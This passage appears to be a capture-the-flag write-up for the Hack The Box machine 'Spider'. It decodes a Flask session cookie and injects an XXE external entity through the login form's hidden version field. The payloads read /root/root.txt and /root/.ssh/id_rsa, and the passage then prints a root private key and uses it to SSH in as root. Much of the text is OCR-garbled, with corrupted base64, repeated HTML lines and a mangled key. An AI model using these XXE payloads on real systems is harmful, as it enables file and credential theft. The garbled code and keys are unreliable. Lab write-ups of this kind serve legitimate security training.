This seems to be an early beta or a js template since the `continue Shopping` and `checkout functionalities` are not implemented. Clicking the `Logout` button takes us back to the `login` form. After viewing the page source and inspecting the form contains a `hidden input` called `version` , which defaults to the `value 1.0.0` .

```
<input type="hidden" id="version" name="version" value="1.0.0">
```



We perform a new `login` and retrieve our `session cookie` so that we can use `flask_unsign` to decode the cookie

code-flask --decode cookie

```
flask-unsign --decode --
cookie'.eJxFjUFvgyAYhv_KwnkHtPEwj51gQwMGkQ_lpqMJVrCmNWm7pv99W7Jl5_d5nveBwi0Gld_
Qy4BypImgjtwatGozTpDTMzB8Puws20vWQUF7VVgIPSie0lBaX51dDsPn_44NCG1RGKFQyGNY_XOnw
141f_sqWMS01lpsbU4kENBjzzYrItJ6eiiBYCB1u814Rn__oM5jIO22IT_3p9flbRrorWQMNzBB97jh
LiN9YZk0YBTTrqSteF-LXv_y5HrX0U811meZLhsXxVq1dqpL-Yaer2g5jfN6QTl-
fgGY41gu.YXnpXA.cKSG93T7Qs89GMbkBx5DLKeEgn4'
```

The session object contains a `base64-encoded lxml field`:

```
{'lxml':
b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICA8dXNlc
m5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICA8aXNfYWRtaW4+MDwvaXNfYWRtaW4+CiAgICA8
L2RhdGE+Cjwvc29udD4=', 'points': 0}
```

```
@TullienGelesley
(leshack98@kali)-[~]
└─$ sudo su
[sudo] password for leshack98:
(root@kali)-[/home/leshack98]
└─# flask-unsign --decode --cookie 'eJxtjr1uwyAYRV-LYu6A035x1MXCPyUNFp8NBda7RMIXUCv14DrKuzceunW80vfo3hvyS_AovaGnHqVI5Kyw-dLykUpQc5QhUmd1_OkrM3Si2LflLmREH6CoyTwIXJ3s0F9F
c1MHjw2gmV1MVVwyczGt2ywJ1xZynG-N4Wr-5LNTLLB3uKqR6vOgVbyIjlfX0Wv9LFHZ+jQ_edr6Wrj_UlEcHLL11bAiw2FboMxMqFYy098WgZ667eENL0JFWz_ot3pHX61AXJG8Bu6P6Ppa4jzN0rx_Rc-8Vag.YXndng.bwm
s3SPaGiBzr0bIuFp7QmsKHwM'
{'lxml': b'PCeTLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CjAgICA8L2R
hdGE+Cjwvc9vdD4=', 'points': 0}

(root@kali)-[/home/leshack98]
└─# echo -n PCeTLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CjAgICA8L2
RhdGE+Cjwvc9vdD4= | base64 -d
<!-- API Version 1.0.0 -->
<root>
  <data>
    <username>lesley</username>
    <is_admin>0</is_admin>
  </data>
</root>

(root@kali)-[/home/leshack98]
└─#
```

We then decode the `lxml`

code decoding lxml

```
echo -n
PCeTLSBBUEkgVmVyc2lubiAxLjAuMCAtLT4KPHJvb3Q+CjAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5
hbWU+bGVzbGV5PC91c2VybmFtZT4KICAgICAgICA8aXNfYWRTaW4+MDwvaXNfYWRTaW4+CjAgICA8L2
RhdGE+Cjwvc9vdD4= | base64 -d
```

And after decoding the `lxml` we obtain a XML code

```
<!-- API Version 1.0.0 -->
<root>
  <data>
    <username>lesley</username>
    <is_admin>0</is_admin>
  </data>
</root>
```

The `API Version (1.0.0)` matches the value sent from the `login form`. In fact, if we intercept a `login request` with `Burp Proxy` and change the `version value` to an arbitrary string of our choosing, the same string is reflected back in the `generated XML code` that is added to our session cookie:

We then send the request and we copy the set-cookie session from the response then we follow-redirect then we paste the cookie to cookie session in the request that was redirected to. we then send the request and we get the etc/passwd in the response

Request

```
1 GET /site HTTP/1.1
2 Host: 127.0.0.1:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://127.0.0.1:9000
8 Connection: close
9 Referer: http://127.0.0.1:9000/login
10 Cookie: session=e3xdjkFvgjAYOP_KwnHsuRi4gMhsJpW5Suv0htYkvoFnZLoMP73ucOWZef3XvLugb_1Ppjfg5cmmAcqY9hmN8k7
11 Upgrade-Insecure-Requests: 1
```

Response

```
21 <div class="wrap cf">
22 <div class="app">
23 <div class="row">
24 <div class="col">
25 <div class="col">
26 <div class="col">
27 <div class="col">
28 <div class="col">
29 <div class="col">
30 <div class="col">
31 <div class="col">
32 <div class="col">
33 <div class="col">
34 <div class="col">
35 <div class="col">
36 <div class="col">
37 <div class="col">
38 <div class="col">
39 <div class="col">
40 <div class="col">
41 <div class="col">
42 <div class="col">
43 <div class="col">
44 <div class="col">
45 <div class="col">
46 <div class="col">
47 <div class="col">
48 <div class="col">
49 <div class="col">
50 <div class="col">
51 <div class="col">
```

Inspector

- Query Parameters (0)
- Body Parameters (0)
- Request Cookies (1)
- Request Headers (10)
- Response Headers (3)

Since we believe the application is running with root privileges, we can get the root.txt by changing our payload to this /root/root.txt file as our external entity. Our payload looks as follows:

code -payload-root.txt

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/root.txt'>]><!--
```

Request


```
1 POST /login HTTP/1.1
2 Host: 127.0.0.1:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 105
9 Origin: http://127.0.0.1:9000
10 Connection: close
11 Referer: http://127.0.0.1:9000/login
12 Cookie: session=eyJwb2ZudHMioB9_YXNtsw.lvEVKjIVQmMM8tNK_lWmCKGUUgk
13 Upgrade-Insecure-Requests: 1
14
15 username=%26admin%3bversion=1.0.0.--<!DOCTYPE root [<!ENTITY admin SYSTEM
'file:///root/root.txt'>]><!--
```

Response

```
1 HTTP/1.1 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 217
4 Location: http://127.0.0.1:9000/site
5 Vary: Cookie
6 Set-Cookie: session=e3xdjkFvgjAYOP_KwnHsuRi4gMhsJpW5Suv0htYkvoFnZLoMP73ucOWZef3XvLugb_1Ppjfg5cmmAcqY9hmN8k7
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <title>
10 Redirecting...
11 </title>
12 <h1>
13 Redirecting...
14 </h1>
15 <p>
16 You should be redirected automatically to target URL: <a href="/site"/>site</a>
17 . If not click the link.
```

we then repeat this process . We then send the request and we copy the set-cookie session from the response then we follow-redirect then we paste the cookie to cookie session in the request that was redirected to. we then send the request and we get the root.txt in the response]


we get the root.txt from the response;



Lets get the **rsa key** so that we can ssh the root .we set the /root/.ssh/id_rsa file as our external entity. Our payload looks as follows:

code-payload-.ssh

```
<!DOCTYPE root [<!ENTITY admin SYSTEM 'file:///root/.ssh/id_rsa'>]><!--
```



we then repeat this process . We then **send** the **request** and we **copy** the set-cookie session from the **response** then we **follow-redirect** then we paste the cookie to cookie session in the **request** that was redirected to.we then send the **request** and we get the **id_rsa key** in the **response**]

Send Cancel < > Target: http://

Request

Pretty Raw ln Actions

```
1 GET /site HTTP/1.1
2 Host: 127.0.0.1:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Origin: http://127.0.0.1:9000
8 Connection: close
9 Referer: http://127.0.0.1:9000/Login
10 Cookie: session=e3xdUetgziAY_Csdzj0ELUM9IKL0WqA3YrfJDYxTLA0dZKzg-N9rp9NDe9sz3dnHLXAX74L5LXhagnmgcE4svkjjeMRB6GMGHeq2za50aTa3ITN39bFWYKngdM93qLORIIY2h3OKsajavYZdn01tqzAFEAHwArum9wMZJz5d0C1NXS0Qky7stqL4LpSBNTpbtpjggvHgRfCLmXsSdZMK0dfg5L3veqEL20ISjAjv5yGd8jJG19LT0fC1Wph0Jec9VHvkb8j00Rh02-Yf00HaMo5IXyoxys57oHebRhmKHCNukKXq0s3nyqcRf_58o8_jvtKKumNgZChCLboDYXYTK2rce012N3SswxQ_L460ePzif204gdeCT_dT63778Jbg_b_dph-0WrZdv0G1ILE_YXnzsw_3iBCdk-APS3tIz6dpfg_14_IUJ
11 Content-Length: 32
12
13 Upgrade-Insecure-Requests: 1
14
15
```

Response

Pretty Raw Render ln Actions

```
18 <body>
19
20
21
22 <div class="wrap cf"> root ssh
23
24 <h1 class="proj Title" id="welcome">
25
26 Welcome, ----BEGIN RSA PRIVATE KEY-----
27
28 MIIe0vIBAACAQEAQ/dn2XpJQuIw49CVNdAgde05WZ47tZDYZ+7tXD805tfqmyxq
29 gsg0skHffuzj q8v/q4aBfm6L0Sn47G8foq0gQ1DvuZkWFAATvTjLiXuE7gLCItPt
30 iFtbq7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfiHwqAnkuJNqoVJclgIXLuwUvk
31 4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMLJc3vo5Z
32 EgkdKXy3RnLKvtxjpILfmAZGu0T+RX1GLmoPDqoDWRbWU+wdbES35vqxH0uM5WUUh
33 vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHffQIDAQABAoIBAFx89Acg6Vc0k0/N
34 krhfyUUo4j7ZBHDfJbI7aFinZPBWrtq75VH0eexud2vMDxAeqfJ1Lyp9q8/a1mdb
35 sz4EkuCrQ0509QthXJp0700+8t24WMLAHKw6qN1VW61+46iwc6iEtBZspNwIQjbN
36 rKwB1mMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
37 HtCvxuX0Fnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCFmfeUsU0ByLcg3yEypC10/M
38 s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
39 WBTAcsUCgYEAyU9azupb71YnGQVLpdT0zoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
40 R335NRBf7EJC00DXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
41 kcSQH/Yfkd2jAdkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAWBS
42 FhRNRIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSrIS
43 BAKYcdFXSUQDPJ1/qE210vDLmJFu4Xs7ZdGG8o5v8JmF6TLTWi0Vi45g38DJagEL
44 w42zV3vV7bsAhQsMvd3igLEoDFt34j09nQv9KBcCgYEAk8eLVAY7AxFTljKK++ui
45 /Xv9Dwnjt2Uf05Pa14j00+Wq7C40rSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
46 mVaF3j640sgyzH0Xe7T2iq788NF4GZuXhCL8Ql09hqj7dbhrpPUeyWrcBsd1U8G3
47 AsAj8jIt0b6HZHN0owefGX0CgYAIcQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
48 LmQYLuNyQSnuwktNYGdvLY8oHJ+mYLhJjGYUTXUIqdhMm+v7j7p87fSmqBVoL7BjT
49 KfwnD761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9K0X5Ja6CLDRswMP31jnW0j
50 64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
51 teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVVKH/noFetpTE2uFStsNrMD8
52 vEgG/fMJ9XmHVSPePviZBfrnszhP77sgCXX8Grhx9GLVMUdxexo+j
53
54 -----END RSA PRIVATE KEY-----
55
56 </h1>
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAACAQEAQ/dn2XpJQuIw49CVNdAgde05WZ47tZDYZ+7tXD8Q5tfqmyxq
gsgQskHffuzjq8v/q4aBfm6LQSn47G8foq0gQ1DvuZkWFAATvTjliXuE7gLCItPt
iFtbq7RQV/xaTwAmdRfRLb7x63TG6mZDRkvFvGfiHwqAnkuJNqoVJclgIXLuwUvk
4d3/Vo/MdEUb02ha7Rw9oHSYKR4pIgv4mDwxGGL+fwo6hFNCZ+YK96wMLJc3vo5Z
EgkdKXy3RnLKvtxjpILfmAZGu0T+RX1GLmoPDqoDWRbWU+wdbES35vqxH0uM5WUUh
vPt5ZDGiKID4Tft57udHxPiSD6YBhLT5ooHffQIDAQABAoIBAFx89Acg6Vc0k0/N
krhfyUUo4j7ZBHDfJbI7aFinZPBWrtq75VH0eexud2vMDxAeqfJ1Lyp9q8/a1mdb
sz4EkuCrQ0509QthXJp0700+8t24WMLAHKw6qN1VW61+46iwc6iEtBZspNwIQjbN
rKwB1mMiQnAyzzDKtNu9+Ca/kZ/cAjLpz3m1NW7X//rcDL8kBGs8RfuHqz/R4R7e
HtCvxuX0Fnyo/I+A3j1dPHoc5UH56g1W82NwTCbtCFmfeUsU0ByLcg3yEypC10/M
s7pWQ1e4m27/NmU7R/cslc03YFQxow+CIbdd59dBKTZKErdiMd49WiZSxizL7Rdt
WBTAcsUCgYEAyU9azupb71YnGQVLpdT0zoTD6ReZlbDGeqz4BD5xzbkDj7MOT5Dy
R335NRBf7EJC00DXNVSY+4vEXqMTx9eTxpMtsP6u0WvIYwy9C7K/wCz+WXNV0zc0
kcSQH/Yfkd2jAdkMxHXkz9THXCChOfEt7IUmNSM2VBKb1xBMkuLXQbMCgYEAWBS
FhRNRIB3os7qYayE+XrGVdx/KXcKva6zn20YktWYlH2HLfXcFQQdr30cPxxBSrIS
BAKYcdFXSUQDPJ1/qE210vDLmJFu4Xs7ZdGG8o5v8JmF6TLTWi0Vi45g38DJagEL
w42zV3vV7bsAhQsMvd3igLEoDFt34j09nQv9KBcCgYEAk8eLVAY7AxFTljKK++ui
/Xv9Dwnjt2Uf05Pa14j00+Wq7C40rSfBth1Tvz8TcW+ovPLSD0YKODLgOWaKcQZ
mVaF3j640sgyzH0Xe7T2iq788NF4GZuXhCL8Ql09hqj7dbhrpPUeyWrcBsd1U8G3
AsAj8jIt0b6HZHN0owefGX0CgYAIcQmgu2VjZ9ARp/Lc7tR0nyNCDLII4ldC/dGg
LmQYLuNyQSnuwktNYGdvLY8oHJ+mYLhJjGYUTXUIqdhMm+v7j7p87fSmqBVoL7BjT
KfwnD761zVxhDuj5KPC9ZcUnaJe3XabZU7oCSDbj9K0X5Ja6CLDRswMP31jnW0j
64yyLwKBgBkRFxxuGkB9IMmcN19zMWA6akE0/jD6c/51IRx9lyeOmWFPqitNenWK
teYjUjFTLgoi8MSTPAVufpdQV4128HuMbMLVpHYOVVKH/noFetpTE2uFStsNrMD8
vEgG/fMJ9XmHVSPePviZBfrnszhP77sgCXX8Grhx9GLVMUdxexo+j
-----END RSA PRIVATE KEY-----
```

After copying the key to our machine we can use it to ssh to the system as root :

code-chmod on root key

```
chmod 600 root.key
```


Then we use the `root` key to have an interactive shell after ssh alongside root

code-ssh@chiv

```
ssh -i root.key root@spider.htb
```

```
(root@kali)~[/home/leshack98/project/HTB/spider]
# vi root.key

(root@kali)~[/home/leshack98/project/HTB/spider]
# chmod 600 root.key

(root@kali)~[/home/leshack98/project/HTB/spider]
# ssh -i root.key root@spider.htb
Last login: Fri Jul 23 14:11:40 2021
root@spider:~# whoami
root
root@spider:~# ls
root.txt
root@spider:~# cat root.txt
20a77a0f6654dbc267271db4e4ddcb61
root@spider:~# ls -la
total 56
drwx----- 7 root root 4096 May 18 00:23 .
drwxr-xr-x 24 root root 4096 Jul 23 14:12 ..
lrwxrwxrwx 1 root root 9 Apr 24 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 3 root root 4096 May 18 00:23 .cache
drwx----- 3 root root 4096 May 18 00:23 .gnupg
-rw----- 1 root root 42 May 4 15:38 .lessht
drwxr-xr-x 3 root root 4096 May 18 00:23 .local
lrwxrwxrwx 1 root root 9 Apr 24 2020 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 33 Oct 27 21:31 root.txt
drwx----- 2 root root 4096 May 18 00:23 .ssh
drwxr-xr-x 2 root root 4096 May 18 00:23 .vim
-rw----- 1 root root 11927 May 12 13:37 .viminfo
root@spider:~#
```

Response

```
13 <link rel="stylesheet" href="/static/style.css">
14 <script src="/static/modernizr.min.js" type="text/
15 </script>
16 <meta name="viewport" content="width=device-width
17 </head>
18 <body>
19
20
21 <div class="wrap cf">
22 <div class="proTitle" id="welcome">
23 Welcome, ---BEGIN RSA PRIVATE KEY---
24 MIIEowIBAAKCAQEAfob2m3b1e18C7m4pde2WZ471
25 gqg0whf fuz qdv q4whf wL Qm+8 70ff wqg0L1wz4wP
26 1Pfbg78qv /xatAwwhFRL b7+6ST056208wFw0f11wq0r
27 4d3/Ya/7d85622w7w8w8ST8R8p2g4dew00L+fww0r
28 Egh0Xy394Jvtxyp2LFw420u0T+R810LwP0q0w0w0L
29 wP1200181D47F137w0h0+1200Y0d17w0H FQ1D40A0
30 kwhf y00s4 7280f 3k17w1027w0h0q759H0eww02w0C
31 w450wC+000001H01p0700+01200L 8w0w0L1w01+4
32 7w0L wL10w0w0L1H00+0w10w1A1Lw0w1M7X /rc0
33 H0Cw00F7w0/T+021d0Pw0 2w05w0M02w0T0w0T0Fw
34 w7001w4w07 /w007w0Lw0Lw007w0w0+0L0w02w0w0
35 w0TAc0g1E0y0Ww0w0L1w00w0Lw0T0w0T00w0L00w
36 003000F7E100000w0T+4w0w0T0w0T0w0T0w0T0
37 0w00w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
38 0w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
39 w42w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
40 7w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
41 w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
42 w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
43 w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
44 w0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0w0T0
```

-----END successful attack @leshack98-----